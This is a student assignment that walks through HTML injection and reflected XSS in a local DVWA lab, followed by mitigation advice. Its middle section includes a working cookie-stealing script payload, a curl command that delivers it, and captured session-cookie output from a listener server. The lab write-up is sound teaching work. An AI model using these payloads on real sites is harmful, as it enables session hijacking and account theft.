



## **ASSIGNMENT # 1**

**Name:** Zobia Bilal

**Roll no:** BSDSF21A026

**Course:** Information Security

**Submitted to:** Sir Dr. Muhammad Arif Butt


**Due Date:** 12-12-24

# HTML Injection Vulnerability

## 1. What is HTML Injection Vulnerability?

**HTML Injection** occurs when user input is not properly sanitized and is reflected in the web page without validation. This allows attackers to inject arbitrary HTML code into the page, which could include script tags, form fields, or other HTML elements that might alter the page's content or behavior.

In the context of **Cross-Site Scripting (XSS)**, injected HTML could contain JavaScript code that executes when the page is loaded, leading to malicious activities such as cookie theft, redirecting users to malicious sites, or defacing the page.



## Why Did I Use Reflected XSS to Demonstrate HTML Injection Vulnerabilities?

In **DVWA (Damn Vulnerable Web Application)**, there was no direct **HTML Injection module** in the **index.php** page to specifically demonstrate **HTML Injection**. However, I used the **Reflected XSS** module as a workaround because:

- **XSS Reflected** is essentially a form of **HTML Injection** where user input is reflected back in the page without sanitization, allowing me to inject **HTML** or **JavaScript** code.
- By injecting HTML tags or JavaScript into the **name** parameter (which is reflected on the page), I could exploit this vulnerability to simulate **HTML Injection**.
- Thus, **Reflected XSS** served as an appropriate environment to test and demonstrate **HTML Injection** vulnerabilities.

## 2. How Do I Find That a Web App Suffers from HTML Injection Vulnerability?

### Testing Process:

To test for **HTML Injection** vulnerabilities in **DVWA**, I followed these steps:

#### 1. Identifying User Input Points:

- In the **DVWA** application, the **Reflected XSS** module was the best place to look for **HTML Injection** vulnerabilities, as this module reflects input back to the user. Specifically, the **name** parameter is passed in the URL and displayed on the page.

#### 2. Injecting HTML Tags:

- I tested basic HTML tags to see if they would be reflected in the page output. For example, I injected:

```
<b>Test</b>
```

- This was done by entering the payload in the name parameter and observing if the text was displayed in **bold**.

#### 3. Injecting JavaScript:

- I also tested for **XSS** vulnerabilities by injecting JavaScript into the name parameter:

```
<script>alert('Test')</script>
```

- This checked if JavaScript would execute upon rendering, triggering an alert box.

#### 4. Modifying URL Parameters:

- I modified the URL directly, passing the HTML and JavaScript payload as part of the query string, like this:

```
http://127.0.0.1/dvwa/vulnerabilities/xss_r/?name=<b>Test</b>
```


## 3. How Do I Exploit HTML Injection Vulnerability?

Once the **HTML Injection** vulnerability was identified, I exploited it using the following techniques in the **DVWA** application. Here's a detailed explanation of the steps I took, along with the corresponding practical work.

### 1. Bold Text Injection:

- **Exploit:** I injected the HTML tag `<b>Test</b>` into the name parameter through the **Reflected XSS** module.
- **Expected Outcome:** The text should be rendered in **bold**.

- **Result:** The text appeared in **bold** for all security levels except **Impossible**, demonstrating that the application did not sanitize the input.



Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

**XSS (Reflected)**

XSS (Stored)

CSP Bypass

JavaScript

Authorisation Bypass

Open HTTP Redirect

Cryptography

DVWA Security

PHP Info

About

Logout

## Vulnerability: Reflected Cross Site Scripting (XSS)


What's your name?

### More Information

- <https://owasp.org/www-community/attacks/xss/>
- <https://owasp.org/www-community/xss-filter-evasion-cheatsheet>
- [https://en.wikipedia.org/wiki/Cross-site\\_scripting](https://en.wikipedia.org/wiki/Cross-site_scripting)
- <https://www.cqisecurity.com/xss-faq.html>
- <https://www.scriptalert1.com/>

Username: admin  
Security Level: low  
Locale: en  
SQLi DB: mysql

## Security Level Low:



Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

Authorisation Bypass

Open HTTP Redirect

Cryptography

DVWA Security

PHP Info

About

Logout

Username: admin  
Security Level: low  
Locale: en  
SQLi DB: mysql

### Vulnerability: Reflected Cross Site Scripting (XSS)


What's your name?

Hello Test

#### More Information

- <https://owasp.org/www-community/attacks/xss/>
- <https://owasp.org/www-community/xss-filter-evasion-cheatsheet>
- [https://en.wikipedia.org/wiki/Cross-site\\_scripting](https://en.wikipedia.org/wiki/Cross-site_scripting)
- <https://www.cgisecurity.com/xss-faq.html>
- <https://www.scriptalert1.com/>

## Security Level Medium:



Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

Authorisation Bypass

Open HTTP Redirect

Cryptography

DVWA Security

PHP Info

About

Logout

Username: admin  
Security Level: medium  
Locale: en  
SQLi DB: mysql

### Vulnerability: Reflected Cross Site Scripting (XSS)


What's your name?

Hello Test

#### More Information

- <https://owasp.org/www-community/attacks/xss/>
- <https://owasp.org/www-community/xss-filter-evasion-cheatsheet>
- [https://en.wikipedia.org/wiki/Cross-site\\_scripting](https://en.wikipedia.org/wiki/Cross-site_scripting)
- <https://www.cgisecurity.com/xss-faq.html>
- <https://www.scriptalert1.com/>

## Security Level High:



Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

**XSS (Reflected)**

XSS (Stored)

CSP Bypass

JavaScript

Authorisation Bypass

Open HTTP Redirect

Cryptography

DVWA Security

PHP Info

About

Logout

### Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Hello Test

#### More Information


- <https://owasp.org/www-community/attacks/xss/>
- <https://owasp.org/www-community/xss-filter-evasion-cheatsheet>
- [https://en.wikipedia.org/wiki/Cross-site\\_scripting](https://en.wikipedia.org/wiki/Cross-site_scripting)
- <https://www.cgisecurity.com/xss-faq.html>
- <https://www.scriptalert1.com/>

View Source View Help

Damn Vulnerable Web Application (DVWA)

Username: admin  
Security Level: high  
Locale: en  
SQLi DB: mysql

## Security Level Impossible:



Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

**XSS (Reflected)**

XSS (Stored)

CSP Bypass

JavaScript

Authorisation Bypass

Open HTTP Redirect

Cryptography

DVWA Security

PHP Info

About

Logout

### Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Hello <b>Test</b>

#### More Information

- <https://owasp.org/www-community/attacks/xss/>
- <https://owasp.org/www-community/xss-filter-evasion-cheatsheet>
- [https://en.wikipedia.org/wiki/Cross-site\\_scripting](https://en.wikipedia.org/wiki/Cross-site_scripting)
- <https://www.cgisecurity.com/xss-faq.html>
- <https://www.scriptalert1.com/>

View Source View Help


Damn Vulnerable Web Application (DVWA)

Username: admin  
Security Level: impossible  
Locale: en  
SQLi DB: mysql

**Command Used for Bold Injection via Terminal:** To perform this action using the terminal, I executed the following **curl** command:

```
BSDSF21A026curl "http://127.0.0.1/dvwa/vulnerabilities/xss_r/?name=%3Cb%3ETest%3C/b%3E"
```


**Explanation:** The URL-encoded payload `%3Cb%3ETest%3C/b%3E` corresponds to `<b>Test</b>`, which rendered the text **bold** when reflected back in the page. Here the DVWA security was set to low and then the command was executed in the terminal and the results were shown in the DVWA index.php page in XSS(reflected) module.



## 2. XSS Payload (Alert Box):

- **Exploit:** I injected a **JavaScript** payload `<script>alert('Test')</script>` into the name parameter.
- **Expected Outcome:** The JavaScript alert box should trigger, confirming an **XSS** vulnerability.
- **Result:** The **alert box** was triggered, confirming successful execution of JavaScript, which indicated the presence of the vulnerability for all security levels except **Impossible**.

## Security Level Low:




The screenshot shows the DVWA (Damn Vulnerable Web Application) interface for the XSS (Reflected) vulnerability at a Low Security Level. The left sidebar contains a list of vulnerability categories, with 'XSS (Reflected)' highlighted in green. The main content area displays the title 'Vulnerability: Reflected Cross Site Scripting (XSS)' and a form with the input 'What's your name?' and a 'Submit' button. Below the form, the output shows 'Hello' in red text. A 'More Information' section lists several links related to XSS attacks. A yellow box highlights a modal dialog box that appears after a successful attack, displaying the IP address '127.0.0.1' and the message 'HTML Injection Detected' with an 'OK' button. At the bottom left, a yellow box highlights the user information: 'Username: admin', 'Security Level: low', 'Locale: en', and 'SQLi DB: mysql'. The bottom right corner has 'View Source' and 'View Help' links.

Home  
Instructions  
Setup / Reset DB  
Brute Force  
Command Injection  
CSRF  
File Inclusion  
File Upload  
Insecure CAPTCHA  
SQL Injection  
SQL Injection (Blind)  
Weak Session IDs  
XSS (DOM)  
**XSS (Reflected)**  
XSS (Stored)  
CSP Bypass  
JavaScript  
Authorisation Bypass  
Open HTTP Redirect  
Cryptography  
DVWA Security  
PHP Info  
About  
Logout

Username: admin  
Security Level: low  
Locale: en  
SQLi DB: mysql

View Source View Help

## Security Level Medium:



The screenshot shows the DVWA (Damn Vulnerable Web Application) interface for the XSS (Reflected) vulnerability at a Medium Security Level. The left sidebar contains a list of vulnerability categories, with 'XSS (Reflected)' highlighted in green. The main content area displays the title 'Vulnerability: Reflected Cross Site Scripting (XSS)' and a form with the input 'What's your name?' and a 'Submit' button. Below the form, the output shows 'Hello' in red text. A 'More Information' section lists several links related to XSS attacks. A yellow box highlights a modal dialog box that appears after a successful attack, displaying the IP address '127.0.0.1' and the message 'HTML Injection Detected' with an 'OK' button. At the bottom left, a yellow box highlights the user information: 'Username: admin', 'Security Level: medium', 'Locale: en', and 'SQLi DB: mysql'. The bottom right corner has 'View Source' and 'View Help' links.

Home  
Instructions  
Setup / Reset DB  
Brute Force  
Command Injection  
CSRF  
File Inclusion  
File Upload  
Insecure CAPTCHA  
SQL Injection  
SQL Injection (Blind)  
Weak Session IDs  
XSS (DOM)  
**XSS (Reflected)**  
XSS (Stored)  
CSP Bypass  
JavaScript  
Authorisation Bypass  
Open HTTP Redirect  
Cryptography  
DVWA Security  
PHP Info  
About  
Logout

Username: admin  
Security Level: medium  
Locale: en  
SQLi DB: mysql

View Source View Help



## Security Level High:

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

Authorisation Bypass

Open HTTP Redirect

Cryptography

DVWA Security

PHP Info

About

Logout

DVWA

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Hello

More Information

- <https://owasp.org/www-community/attacks/xss/>
- <https://owasp.org/www-community/xss-filter-evasion-cheatsheet>
- [https://en.wikipedia.org/wiki/Cross-site\\_scripting](https://en.wikipedia.org/wiki/Cross-site_scripting)
- <https://www.cqisecurity.com/xss-faq.html>
- <https://www.scriptalert1.com/>

127.0.0.1

HTML Injection Detected

OK

Username: admin

Security Level: high

Locale: en

SQLi DB: mysql

View Source

View Help

g data from 127.0.0.1...

Damn Vulnerable Web Application (DVWA)

## Security Level Impossible:

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

Authorisation Bypass

Open HTTP Redirect

Cryptography

DVWA Security

PHP Info

About

Logout

DVWA

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Hello 

More Information

- <https://owasp.org/www-community/attacks/xss/>
- <https://owasp.org/www-community/xss-filter-evasion-cheatsheet>
- [https://en.wikipedia.org/wiki/Cross-site\\_scripting](https://en.wikipedia.org/wiki/Cross-site_scripting)
- <https://www.cqisecurity.com/xss-faq.html>
- <https://www.scriptalert1.com/>

Username: admin

Security Level: impossible

Locale: en

SQLi DB: mysql

View Source

View Help

Wakill.org

Damn Vulnerable Web Application (DVWA)

### Low, Medium, and High Security Levels:

- At these security levels, DVWA does not implement sufficient measures to sanitize or encode user input before reflecting it back on the web page.
- As a result, when the JavaScript payload `<script>alert('Test')</script>` is injected into the name parameter:
  - The server processes the input and reflects it back in the HTML response without escaping special characters like `<`, `>`, or `"` that are part of the JavaScript.
  - The browser interprets the reflected content as executable JavaScript, leading to the execution of the `alert()` function.


In contrast, the **Impossible** level applied proper defenses, effectively neutralizing the attack. This demonstrates the critical role of **input sanitization**, **output encoding**, and **secure coding practices** in preventing **HTML injection** and **XSS vulnerabilities**.

### 3. Capturing Cookies Using HTML Injection:

- In the context of HTML Injection (using **Reflected XSS**), JavaScript can be injected through the name parameter to perform malicious actions, such as stealing session cookies. A malicious script was injected to redirect the victim's browser to an attacker-controlled server with the stolen cookie as part of the URL:

```
<script>document.location='http://localhost:8080/capture?cookie='+document.cookie</script>
```

- Security level is set to **low initially**.
- This script executes in the victim's browser when the page is loaded, capturing the session cookies by appending them to the URL and sending the request to <http://localhost:8080/capture>.



### Setting Up a Server to Capture Cookies:

- A simple HTTP server was set up to capture the session cookies sent by the injected script.  
The server listens on port 8080, specifically capturing the cookie parameter from the URL.

### Triggering the XSS Payload:

- The XSS payload was executed by submitting the following URL:

```
BSDSF21A026curl "http://127.0.0.1/dvwa/vulnerabilities/xss_r/?name=%3Cscript%3Edocument.location%3D%27http%3A%2F%2Flocalhost%2Fcapture%3Fcookie%3D%27%2Bdocument.cookie%3C%2Fscript%3E"
```

This payload forced the victim's browser to redirect to the attacker's server (localhost:8080), passing the victim's session cookie as a query parameter (cookie=PHPSESSID=xxxxxx).

### Capturing the Cookie:


- When the victim's browser loaded the page with the injected script, it sent the request to the attacker's server (localhost:8080/capture) with the stolen session cookie.
- The Python server displayed the captured cookie in the terminal:

```
BSDSF21A026python3 capture_server.py
Running capture server on port 8080 ...
Captured Cookie: security=low; PHPSESSID=2dfhbrlgjrhcev1imo7vta8s3s
```

### Verifying the Results:

- After executing the payload, the server logs showed that the session cookie was successfully captured. This confirmed that the **HTML Injection** vulnerability (through **Reflected XSS**) was successfully exploited.
- The page redirected the victim's browser, stealing the cookie, and sending it to the attacker's server for further exploitation.

This works for all security levels but **not for impossible** security level.



By exploiting **HTML Injection** via **Reflected XSS**, I demonstrated how user input can be maliciously injected into a web page, enabling attacks like **bold text injection**, **JavaScript execution**, and **cookie theft**. The **terminal** allowed me to automate and carry out these injections efficiently, confirming the vulnerabilities across all security levels except **Impossible**. This exercise highlights the importance of **input sanitization** and **output encoding** to prevent such attacks in web applications.

### 4.How Do I Prevent/Mitigate HTML Injection Vulnerability?

To prevent **HTML Injection** vulnerabilities, the following techniques should be implemented:

#### 1. Input Validation:

- **Sanitize User Input:** Ensure that user input is validated by removing or escaping any potentially dangerous characters like **<**, **>**, **"**, **'**, and **&**.
- **Whitelist Input:** Accept only specific characters or values for each input field, such as alphanumeric characters for usernames.

## 2. Output Encoding:

- **HTML Entity Encoding:** Ensure that any user input reflected in the output is **encoded** into HTML entities. For example:
  - < becomes &lt;
  - > becomes &gt;
  - & becomes &amp;
- This ensures that the input is displayed as plain text and not executed as HTML or JavaScript.

## 3. Content Security Policy (CSP):

- Implement a **CSP** to restrict the sources from which scripts can be loaded and executed. This can prevent malicious scripts from running if injected into the page.


## 4. Security Headers:

- **X-XSS-Protection:** Enable the X-XSS-Protection header in your server configuration to prevent reflected XSS attacks.
- **Content-Type and X-Content-Type-Options:** Set these headers to ensure that content is not interpreted as a different MIME type, preventing the execution of injected scripts.

## 5. Use of Security Libraries:


- Use libraries like **OWASP AntiSamy** or **OWASP Java HTML Sanitizer** to sanitize HTML content and ensure that only safe HTML is rendered.

# Cross-Site Scripting (XSS)




## 1. What is XSS Vulnerability?

Cross-Site Scripting (XSS) is a vulnerability that allows attackers to inject malicious scripts into web pages viewed by other users. These scripts execute in the context of the victim's browser and can steal sensitive data like cookies or session tokens, perform actions on behalf of the user, or redirect the user to malicious websites.




## Types of XSS:

